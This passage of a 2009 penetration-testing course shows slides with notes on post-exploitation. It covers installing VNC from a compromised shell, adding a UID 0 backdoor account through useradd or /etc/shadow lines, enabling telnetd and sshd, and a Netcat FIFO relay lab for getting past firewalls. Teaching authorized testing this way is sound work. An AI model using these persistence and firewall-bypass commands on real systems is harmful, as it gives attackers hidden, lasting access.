
Instead of using a Metasploit VNC payload for GUI access, a tester who already has command shell access running with administrator or SYSTEM privileges can install VNC on Windows at the command line, using the following process.

First, the tester can install WinVNC on a laboratory system. This will unpack various files into their appropriate location, particularly an important executable and a DLL in the c:\Program Files\RealVNC\VNC4 folder.

Second, once the package is installed on a lab system, the tester should configure it with the settings desired for the target system. These settings can be configured by running the program called vncconfig with the -service option, as follows:

`C:\> "c:\Program Files\RealVNC\VNC4\vncconfig.exe" -service`

In particular, it is vital to configure the authentication option for VNC, setting a difficult-to-guess password. Also, a tester should configure the "Connections" tab to accept connections only from the tester's IP address. You can "Allow" a specific IP address such as 10.10.10.10/255.255.255.255. Then, you can add a "Deny" everything else with a following rule of 0.0.0.0/0.0.0.0. Make sure you delete the default rule, which simply has a "+" because that allows connections from anywhere. You can also alter the default listening port of 5900 to some other value allowed through a firewall in this window. Once these settings are finished, the tester should click OK to save them and close the VNC Server Properties (Service Mode) window.

For our third step, we need to capture the registry settings that our vncconfig program created on the lab machine. We can do this with the reg command, which will export the settings into a file of our choice, which we'll call vncfile.reg:

```
C:\> reg export HKLM\SOFTWARE\RealVNC\WinVNC4 vncfile.reg
```

For Step 4, get a copy of the winvnc4.exe and wm_hooks.dll files, along with your vncfile.reg file, from the lab machine, and transmit them to the target machine using a file transfer mechanism such as tftp, ftp, Netcat, etc.

In Step 5, we need to prepare the target's directory structure to receive VNC. Do this by making directories on the target machine using your shell access as follows:

```
C:\> mkdir c:\Program Files\RealVNC
C:\> mkdir c:\Program Files\RealVNC\VNC4
```

Move winvnc4.exe and wm_hooks.dll into the VNC4 directory.

WinVNC Install –
Finalizing the Task

- Import registry file settings:
  ```
  C:\> reg import vncfile.reg
  ```
- Register and start the service:
  ```
  C:\> cd "C:\Program Files\RealVNC\VNC4"
  C:\> winvnc4.exe -register
  C:\> winvnc4.exe -start
  ```
- You can verify that it is running:
  ```
  C:\> netstat -na | find "5900"
  ```
- Tweak the local firewall as needed using netsh for TCP port 5900 or a custom port you configured
  ```
  C:\>netsh firewall add portopening protocol =
     TCP port = 5900 name = vnc mode = enable
     scope = custom addresses = [yourIPaddress]
  ```

Almost there! In Step 6, use the reg command to import your registry file settings into the target machine:

```
C:\> reg import vncfile.reg
```

Now, we have completed the installation. You can activate the VNC service by first registering it and then starting it as follows:

```
C:\> cd "C:\Program Files\RealVNC\VNC4"
C:\> winvnc4.exe -register
C:\> winvnc4.exe -start
```

Finally, you can verify that VNC is running by checking to see if the port it listens on is indeed listening:

```
C:\> netstat -na | find "5900"
```

If you configured VNC to listen on a different port, tweak the above command to look for it. Also, you may need to use the netsh command to adjust the local Windows firewall to allow inbound access on the TCP port you chose to use with VNC:

```
C:\>netsh firewall add portopening protocol = TCP port =
5900 name = vnc mode = enable scope = custom addresses =
[yourIPaddress]
```

Linux Option 1:
Command-by-Command Workarounds

Command	Purpose	Possible Workaround(s)
`clear`	Clear screen	Hit Enter several times
`vi` `emacs`	Edit a file	1) Use `echo "txt" >> file.txt` 2) Use `cat > file.txt <<EOF` to turn cat into a simple file editor, and type EOF when done building file
`more`	Display a file or paginate output	Use `cat` to display file, pagination is lost
`su` and `sudo`	Access system with privileges of another account or run command as another user	1) Avoid this 2) Use `crontab` to schedule a job

Next, let's discuss how we can avoid the shell vs. terminal dilemma on Linux and Unix machines. We'll start by addressing command-by-command workarounds that will let a tester accomplish various tasks at a shell without a need for a terminal.

First, to clear the screen to separate commands and create useful screenshots for reports, hit Enter several times instead of using the `clear` command or CTRL-L.

To edit files, don't use vi or emacs at a shell. Instead, build the file line by line using `echo " "` and appending its results (>>) to the file. Remember, with Linux and Unix `echo`, put quotes around the text that you want to echo.

Alternatively, `cat` can be used as a simple text entry tool. Just redirect the output (>) of cat to a file, and use the <<EOF syntax to specify that when you enter a line with EOF on it by itself, the file should be written and closed. It will then let you type in text, which `cat` will dutifully put in the file. Invoke this as follows:

```
cat > file.txt <<EOF
```

Enter text line by line, and then, on a line by itself, enter EOF. The file will be created (without the string EOF at the end), and you'll have your shell back.

To view the contents of a file, instead of using the `more` or `less` commands, rely on `cat`, again realizing that you will lose pagination.

To run a program with a different set of user privileges, you could rely on the `crontab` command to schedule a job.

123

Linux Option 1: More Command-by-Command Workarounds

Command	Purpose	Possible Workaround(s)
C:\> **telnet**	telnet to next host	Use a Netcat client with the –t option
C:\> **ssh**	Ssh to next host	1) Get terminal access 2) Use Netcat relay

124

To bypass the shell problems with telnet and ssh clients on Linux, we can use the same approach we used on Windows. As a replacement for telnet, we could rely on a Netcat client, configured with the –t option to perform a telnet-style terminal negotiation. Of course, we'd have to get Netcat installed on the machine to make this work, but the –t option in Netcat is extremely handy in environments with telnet servers.

For ssh clients, one of the cleanest approaches is to use the command shell to enable some form of terminal access on the machine. Then, that terminal access can be used to run the ssh client. There is another approach that involves a Netcat relay, which we'll cover in an exercise a little later.

Linux Option 2:
Enabling Terminal Access

- On Linux, some form of remote terminal access is likely already supported
  - Likely via SSH
  - Or, possibly via telnet (although less likely today)
- Typically, you'll just have to add an account or two:
  ```
  useradd -o -u 0 [login_name]
  passwd
  ```
- Note that the default login for most telnet daemons do not allow UID 0 accounts to directly login
  - Some sshds are configured to deny UID 0 logins as well (but not many)
  - Thus, you may want to add a non-UID 0 account too, used for login, followed by: # `su - [login_name]`

125

Instead of using command-by-command substitutions on Linux and Unix, we could alternatively enable some form of terminal access. The good news here is that most Linux and Unix systems already support some form of terminal access, so we can usually use built-in and running software for terminal access to the machine. Most Linux systems support Secure Shell. Some still support telnet.

To gain access to the system, we'll need an account. As long as our shell runs with root-level privileges, we can create one using our existing shell access with the useradd command (some Linux distributions include an adduser command with virtually identical syntax). The syntax for the command is:

```
useradd -o -u 0 [login_name]
```

This command will add a user, overriding (-o) the restriction that each user have a unique UID number, creating a UID 0 account (-u 0), with the name of [login_name]. On most Linux variants, this command will create a home directory for the user in /home/[login_name]. We then have to set a password for that account, which we can do with the passwd command.

Note that many Linux and Unix variants block inbound telnet for UID 0 accounts. Some ssh daemons are configured in similar manner (but not many). Thus, you may want to create a non-UID 0 account in addition to the UID 0 account we created above. That way, you can login via telnet (or ssh) with the non-UID 0 account, and then su to the UID 0 account as follows:

```
# su - [login_name]
```

Adding Accounts via Lines in /etc/passwd and /etc/shadow

- Instead of useradd/adduser, you could create an account locally on a lab system...
- ...and then append a line from its /etc/passwd and /etc/shadow to target's files:

```
echo "[login_name]:x:0:0:::/bin/bash >>
  /etc/passwd"
echo
  "[login_name]:\$1\$EluMoEqm\$vwSAGkfkPGJtOSv
  dMreEn.:13861:0:99999:7:::" >> /etc/shadow
```

- Note that we've placed \ characters in front of the $ items in /etc/shadow so the shell interprets them correctly

Instead of relying on the useradd or adduser commands (which may not be included on a given Linux or Unix system), a tester could instead append lines to the /etc/passwd and /etc/shadow files to create a new account on a machine that can ssh or telnet into the system. To accomplish this goal, the tester would first generate an account on a local lab system, possibly via useradd or adduser. Then, the tester could grab a copy of the lines from /etc/passwd and /etc/shadow for that new account on the lab system and paste it into a command in their shell running on the compromised target computer. With a root-level shell running on the target system, we can use the echo command to append (>>) to the /etc/passwd and /etc/shadow file as follows:

```
echo "[login_name]:x:0:0:::/bin/bash" >> /etc/passwd
echo
"[login_name]:\$1\$EluMoEqm\$vwSAGkfkPGJtOSvdMreEn.:1386
1:0:99999:7:::" >> /etc/shadow
```

Note that we've prepended "\" in front of our $ characters in /etc/shadow so that the shell knows that we mean a true $ and not a directive to the shell itself. Note that our /etc/passwd line includes both a UID of 0 and a GID of 0 (:0:0:).

126

Activating telnetd on Linux/Unix

- First, check to see if the system is using inetd or xinetd
  ```
  # ps -aux | grep inetd
  ```
- If inetd is being used, alter /etc/inetd.conf, adding a line:
  ```
  telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd
  ```
  - Make sure /etc/services has a line that says:
    ```
    telnet       23/tcp
    ```
- If the system uses xinetd, create a file in /etc/xinetd.d for the telnet service
  - Copy an existing file for an allowed service, and update it for telnet, making sure it has:
    ```
    disable = no
    server = /usr/sbin/in.telnetd
    ```
- Then, send a HUP signal to inetd or xinetd:
  ```
  # kill -HUP [processID]
  ```

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   127

Once we've defined an account, we may need to activate either telnetd or sshd to get terminal access. Of course, if they are already enabled, we'll just use them. But, if not, we could activate them if the Rules of Engagement allow. On most Linux and Unix systems, the telnet daemon isn't listening. Instead, the inetd or xinetd process listens on TCP port 23 on behalf of telnetd, and starts telnetd when someone connects to the port. Thus, to activate telnetd, we need to reconfigure inetd or xinetd.

We start by determining which of these two programs the system is using:
```
# ps -aux | grep inetd
```

If our output shows only inetd, we reconfigure inetd via the file /etc/inetd.conf, adding a line with:
```
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd
```

This line tells inetd to listen on the telnet port (which it pulls from /etc/services), for a standard TCP connection (stream tcp nowait), running with the privileges of root, invoking the TCP wrapper (/usr/sbin/tcpd) which will start the telnet daemon for us (in.telnetd). We need to make sure that /etc/services includes a line that says "telnet   23/tcp". Most likely it does, so we can just grep for it with "grep telnet /etc/services". If there isn't a line for 23 in the file, add it.

If the ps output showed that the system is using xinetd, we need to change the configuration file for telnet in the directory /etc/xinetd.d. There may be a telnet file already in this directory. If so, change the line in the file "disable = yes" to "disable = no". If there is no telnet file in the directory, copy an existing file for an allowed service and edit it, making sure that it contains lines that say "disable = no" and "server = /usr/sbin/in.telnetd".

Once we've changed /etc/inetd.conf or the telnet file in /etc/xinetd.d, we have to tell inetd or xinetd to reread its configuration file(s). We do this by sending them the HUP signal, as follows:
```
# kill -HUP [processID]
```

Activating sshd on Linux/Unix

- Unlike telnetd, sshd usually isn't started by inetd or xinetd
- It's usually started by a system initialization script link in /etc/rc*
- On systems with `chkconfig` command, you can configure it to startup at next reboot:
    - `# chkconfig sshd on`
    - Turns it on for runlevels 2,3,4,5 by default at next reboot
- On systems with `service` command, you can start it immediately:
    - `# service sshd start`
- On systems without `chkconfig` and `service`, invoke initialization script:
    - `# /etc/init.d/sshd start`

128

To activate sshd, we usually do not have to interact with inetd or xinetd. On most Linux and Unix systems, sshd is started by our system initialization scripts, via a link in /etc/rc*.

If the Linux or Unix system includes the `chkconfig` command, we can configure sshd to start up at the next system boot with the command:

`# chkconfig sshd on`

That command will configure the system initialization scripts to start sshd for runlevels 2, 3, 4, and 5 by default at the next system boot. But, it won't start the sshd process immediately. To start the process immediately, on systems with the service command, we could run:

`# service sshd start`

Many Linux and Unix variations, however, include neither the `chkconfig` nor the `service` commands. Thus, we have to rely on the system initialization scripts themselves to start a service. We can do this by running:

`# /etc/init.d/sshd start`

Note that the configuration of sshd might need to be altered. This configuration is located on many Linux and Unix systems in /etc/ssh/sshd_config.

Course Roadmap

- **Planning and Scoping**
- **Scanning**
- ***Exploitation***
- **Password Attacks**
- **Wireless Attacks**
- **Web App Attacks**

- Why Exploitation?
- Exploit Categories
- Metasploit
  - ➤ Exercise: bind_tcp
  - ➤ The Meterpreter
  - ➤ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➤ Exercise: The Dilemma Illustrated
  - ➤ Bypassing Dilemma
  - ➤ ***Exercise: Relays for Term Access***
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➤ Exercise: Challenges
- Making Win Run Commands
  - ➤ Exercise: sc and wmic

So, now that we've used our command shell to enable some form of terminal access on the target Windows or Linux/Unix system, we're all set, right? We can just make our connection, happily using ssh, telnet, RDP, or VNC to jump onto the box, right? Unfortunately, sometimes we cannot get access to the port on the target machine used by these services, because a network-based firewall or Intrusion Prevention System (IPS) is blocking it. Alternatively, a host-based firewall on the target machine itself may block certain in-bound connections. The network- or host-based firewall may allow in one given port (on which we've gotten our shell access), but not others. Of course, we could reconfigure the terminal-oriented service to listen on a different port, but we have another option: relays.

Getting Terminal Access Around Firewalls

- Suppose a firewall blocks inbound access via TCP port 22 and TCP 23
  - You can't connect to its sshd or telnet daemon from your location
  - You could reconfigure the system to make sshd or telnet access occur via a different port...
- Or, you could use a port relay tool, such as a Netcat relay

Linux Target Machine

Attacker shell

Firewall
Blocks inbound TCP 22

Netcat Relay

sshd on TCP 22

130

Suppose that the target system is protected by a firewall that blocks inbound access on TCP ports 22 and 23 from where the tester sits, the normal ports typically used by sshd and telnet access, respectively. The tester could reconfigure the target system so that sshd listens on a different port, or alter the xinetd configuration to enable telnet access on a different port (telnet daemons are usually spawned by xinetd, so changing their port usually involves altering xinetd's configuration files). But, instead of reconfiguring sshd or xinetd, we have another option. We could use a port relay tool to relay around firewall port filters. In particular, we could use a Netcat relay to bypass the restrictive inbound rules.

In the figure on the slide, we depict a firewall that blocks inbound access to TCP port 22, yet there is an sshd running on the target machine. The tester cannot ssh directly to the target because of the firewall. The attacker has gained shell access to the system via an exploit carried over a different port that is allowed through the firewall. Now, the attacker wants to get full terminal access to the target via ssh. The attacker first adds an account or two on the target machine. Next, the attacker uses the shell on the target to invoke a Netcat relay that will listen on another port that is allowed through the firewall, forwarding any connections that come in to the localhost on TCP port 22. Then, the tester can just ssh from his or her machine to the target system on the unusual port, which will be forwarded to the port the attacker wants to access.

130

Netcat Relay

- To invoke a relay, the attacker could:

```
mknod backpipe p
nc -l -p [allowed_inbound_port] 0<backpipe | nc 127.0.0.1 22
   1>backpipe
```

Linux Target Machine

Attacker shell

Netcat listener

| pipe   backpipe

Netcat client

sshd on TCP 22

- To connect:

```
$ ssh login_name@[targetmachine] -p [allowed_inbound_port]
```

To build a relay that forwards TCP connections from some arbitrary allowed inbound TCP port to TCP port 22 on localhost, the tester could build a FIFO-style Netcat relay using these commands:

```
mknod backpipe p

nc -l -p [allowed_inbound_port] 0<backpipe | nc 127.0.0.1
22 1>backpipe
```

The first command makes a special type of file called a FIFO (First In First Out) or named pipe. We call it backpipe because it is going to carry our responses back through the relay. But, a tester could call the FIFO file anything at all. The p option tells mknod to create a FIFO.

Then, our Netcat invocation makes a netcat listener (-l) on some local port (-p) that is allowed through the firewall. This Netcat listener will connect its standard input (0<) to the backpipe. We then forward the standard output of this Netcat listener (|) to a Netcat client, which connects to our localhost (127.0.0.1) on TCP port 22, where sshd listens. We take the standard output (1) of this Netcat client, and dump it into the FIFO (>backpipe). The forward pipe (|) moves data forward through the relay. The backpipe sends our responses back.

Once the relay is set up, the attacker can then ssh to the target machine using the following command from Linux or Unix:

```
$ ssh login_name@[targetmachine] -p [allowed_inbound_port]
```

Alternatively, we could use the putty ssh client in Windows, a technique we'll apply in our next exercise.

131

Exercise: Using Netcat Relay to forward SSH

- We will perform an exercise in which we'll set up a Netcat relay to forward SSH on our Linux systems
- Then, we'll connect from Windows to the relay

We are now going to perform an exercise associated with port relaying using Netcat to get ssh access to a target. In this exercise, we will configure our Linux firewall to block inbound access on TCP port 22 from our Windows machine. We'll then build a Netcat relay on Linux to forward all traffic for TCP port 4444 to TCP 22 on the local Linux system. Then, we'll ssh from Windows to Linux on TCP port 4444, getting remote terminal access via ssh, bypassing our firewall filter.

At the end of the exercise, we'll delete the firewall filter rule we create.

Using Putty to SSH from Windows to Linux

- SSH from Win to Linux using Putty

```
C:\WINDOWS\system32\cmd.exe

C:\tools>putty.exe 10.10.75.2

root@t4linux:~
login as: root
root@10.10.75.2's password:
Last login: Fri Dec 14 06:24:06 2007 from t4linux
[root@t4linux root]#
```

133

For this exercise, we'll use the wonderful free Putty ssh client for Windows, which is included in the Windows directory on the course DVD. Copy putty.exe to an appropriate folder on your Windows machine, such as c:\tools.

Let's use Putty to make an ssh connection to our Linux machines. First, disable the firewall on your Linux machine by running the following command:

> # **service iptables stop**

Open up a cmd.exe on your Windows machine, and navigate to the directory in which you placed Putty. Then, run it as follows:

C:\> **putty.exe [Linux_IP_address]**

Putty will then likely warn you that it doesn't recognize the host key, since this is the first time Putty has seen that target system. Accept the system's key. Putty will then prompt you as follows:

Login as:

Enter **root**.

When it asks you for the password, enter the root password for your guest Linux machine (the default for the course image is !templinpw!, but you should have changed that by now).

Implement Linux Firewall Rule to Block TCP 22 From Win

Linux

```
root@t4linux:~
File  Edit  View  Terminal  Go  Help
# iptables -A INPUT -s 10.10.76.2 -p tcp --dport 22 -j DROP
#
```

Windows

```
C:\WINDOWS\system32\cmd.exe
C:\tools>putty.exe 10.10.75.2
C:\tools>_
```

PuTTY (inactive)

PuTTY Fatal Error

Network error: Connection timed out

OK

Exit from your ssh connection by typing "exit" in the Putty window.

Next, we will implement a simple firewall rule on our Linux machine to block inbound access to TCP port 22 from our Windows system IP address. We'll use the iptables command to add (-A) a rule to our INPUT filter, blocking source address (-s) of our Windows machine (something like 10.10.x.y), using a protocol of tcp (-p tcp), going to destination port (--dport) 22, with an action of dropping the packet (-j DROP). The whole command is:

```
# iptables -A INPUT -s [YourWindowsIPaddr] -p tcp --dport 22
-j DROP
```

To verify that our filtering rule works, let's try to ssh from Windows to Linux using Putty again. In Windows, type:

```
C:\> putty.exe [Linux_IP_address]
```

The connection should be denied, making Putty display an error message of "Network error...".

We have blocked inbound access on TCP port 22.

134

Build a Relay from TCP 4444 to TCP 22

```
root@t4linux:/tmp p
File  Edit  View  Terminal  Go  Help
# mknod backpipe p
#
#
# nc -l -p 4444 0<backpipe | nc localhost 22 1>backpipe
```

```
C:\WINDOWS\system32\cmd.exe
C:\tools>putty.exe 10.10.75.2 4444
C:\tools>
```

```
root@t4linux:~
login as: root
root@10.10.75.2's password:
Last login: Fri Dec 14 06:36:26 2007 from 10.10.76.2
[root@t4linux root]#
[root@t4linux root]# vi /tmp/stuff.txt
[root@t4linux root]#
```

135

Now that we've confirmed that our filter is working, let's bypass it. Start by creating a FIFO on your Linux machine:

> # **mknod backpipe p**

Then, use that backpipe FIFO to create a Netcat relay:

nc -l -p 4444 0<backpipe | nc localhost 22 1>backpipe

We are forwarding TCP connections that arrive on TCP port 4444 to the localhost system on TCP port 22, where sshd is listening.

Next, go back to your Windows machine, and use Putty to try to ssh from Windows to Linux on TCP port 4444 on Linux:

> C:\> **putty.exe [Linux_IP_address] 4444**

You should get a login prompt. Enter root as a userID, followed by your root password. The connection should work. Note that our relay only works for one connection. If you drop the session, you'll have restart the relay.

Also, verify that you have terminal access via that Putty connection by running a command that requires a terminal, such as vi. You can use vi to edit a file like /tmp/stuff.txt:

> # **vi /tmp/stuff.txt**

Exit vi by hitting Esc, followed by : followed by q! and Enter.

Run a sniffer

- In two separate terminal windows on Linux, run tcpdump twice to get a feel for what is happening

To get a feel for what we've done, open up two new terminal windows on Linux, while the ssh connection is still up. We are going to sniff the traffic coming into our system on eth0 with one instance of tcpdump. We'll use another instance of tcpdump to sniff the traffic going across our local loopback adapter.

In one window, invoke tcpdump as follows:

```
# tcpdump -n -i eth0 port 4444
```

This will show us packets without resolving names (-n) across interface eth0 (-i eth0) going to or from port 4444.

In the other window, invoke tcpdump like this:

```
# tcpdump -n -i lo port 22
```

This will show us traffic on the local loopback (lo) interface.

Now, hit enter a couple of times in your Putty client *on Windows*. You should see the TCP port 4444 traffic going from Windows to Linux in your eth0 sniffer. You should likewise see the packets that are associated with the forwarded connection across the loopback interface in your lo sniffer. We have forwarded a connection.

136

Cleaning Up

- Stop your tcpdump sniffers
- Exit your Putty connection
- Delete the filter rule from your Linux firewall

```
root@t4linux:~
File  Edit  View  Terminal  Go  Help
# iptables -D INPUT -s 10.10.76.2 -p tcp --dport 22 -j DROP
#
# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
```

To clean up after this exercise, we must stop and close down several things to restore them to their original state. First, on Linux, stop your tcpdump sniffers by hitting CTRL-C in each sniffer window. Then, on Windows, exit your Putty connection by typing "exit". Then, remove the firewall rule that we added to our Linux machine to block inbound access to TCP port 22:

```
# iptables -D INPUT -s [Windows_IP_address] -p tcp --dport 22
-j DROP
```

The –D option in this command deletes the rule we created. You can double check your Linux firewall configuration to make sure this rule is gone using this command:

```
# iptables --list
```

137

Course Roadmap

- **Planning and Scoping**
- **Scanning**
- ***Exploitation***
- **Password Attacks**
- **Wireless Attacks**
- **Web App Attacks**

- Why Exploitation?
- Exploit Categories
- Metasploit
  - ➤ Exercise: bind_tcp
  - ➤ The Meterpreter
  - ➤ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➤ Exercise: The Dilemma Illustrated
  - ➤ Bypassing Dilemma
  - ➤ Exercise: Relays for Term Access
- ***Moving Files with Exploits***
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➤ Exercise: Challenges
- Making Win Run Commands
  - ➤ Exercise: sc and wmic

After initial exploitation occurs, a penetration tester or ethical hacker often wants to move files to or from the target machine that he or she has exploited. The files moved *to* a target could include tools to analyze that target in more detail or to use it as a jump-off point to find and exploit other vulnerable systems. The files moved *from* a target may include sensitive documents that are part of the overall goal of a penetration test or ethical hacking exercise.

